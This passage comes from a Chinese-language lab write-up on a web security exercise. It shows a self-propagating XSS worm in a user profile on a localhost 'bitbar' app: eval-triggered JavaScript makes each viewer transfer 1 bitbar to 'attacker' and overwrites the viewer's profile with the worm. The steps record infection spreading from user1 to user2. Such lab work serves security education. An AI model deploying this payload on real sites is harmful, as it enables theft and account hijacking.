      t_data}`);
13.    }
14.
15.    document.getElementById("worm").style.display = "
      none";
16.
17.    send_xhr_post_request("http://127.0.0.1:3000/post
      _transfer", "destination_username=attacker&quantity=1");
18.    send_xhr_post_request("http://127.0.0.1:3000/set_
      profile", `new_profile=${encodeURIComponent(document.getEl
      ementById("attacker_profile").outerHTML)}`);
19.  </span>
20. </span>


```

## [ 实验步骤 ]

登录 attacker 提交恶意的 profile。



登录 user1 并查看 attacker 的 profile。



验证 user1 向 attacker 转账了 1bitbar。


查看 attacker 的 profile 之前资金状况如下。



查看之后 user1 向 attacker 转账 1bitbar。



查看 user1 主页的 profile，发现 profile 已经被修改。




登录 user2，访问 user1 的 profile。




发现 user2 向 attacker 转账 1 bitbar。

User2 查看 user1 的 profile 之前资金状况如下。



查看后 user2 向 attacker 转账了 1 bitbar。



查看 user2 主页的 profile，发现已经被篡改。

Hi, user2

Log out

Home

You have 200 bitbars.

Your profile text

```
<span id="attacker_profile">

  <span id="bitbar_count"
class="eval(document.getElementById("worm").innerHTML.replace('a
mp;', ''))"></span>
  <span id="worm">
    function send_xhr_post_request(request_url, post_data) {
      const xhr = new XMLHttpRequest();
      xhr.open("POST", request_url, true);
```

Update profile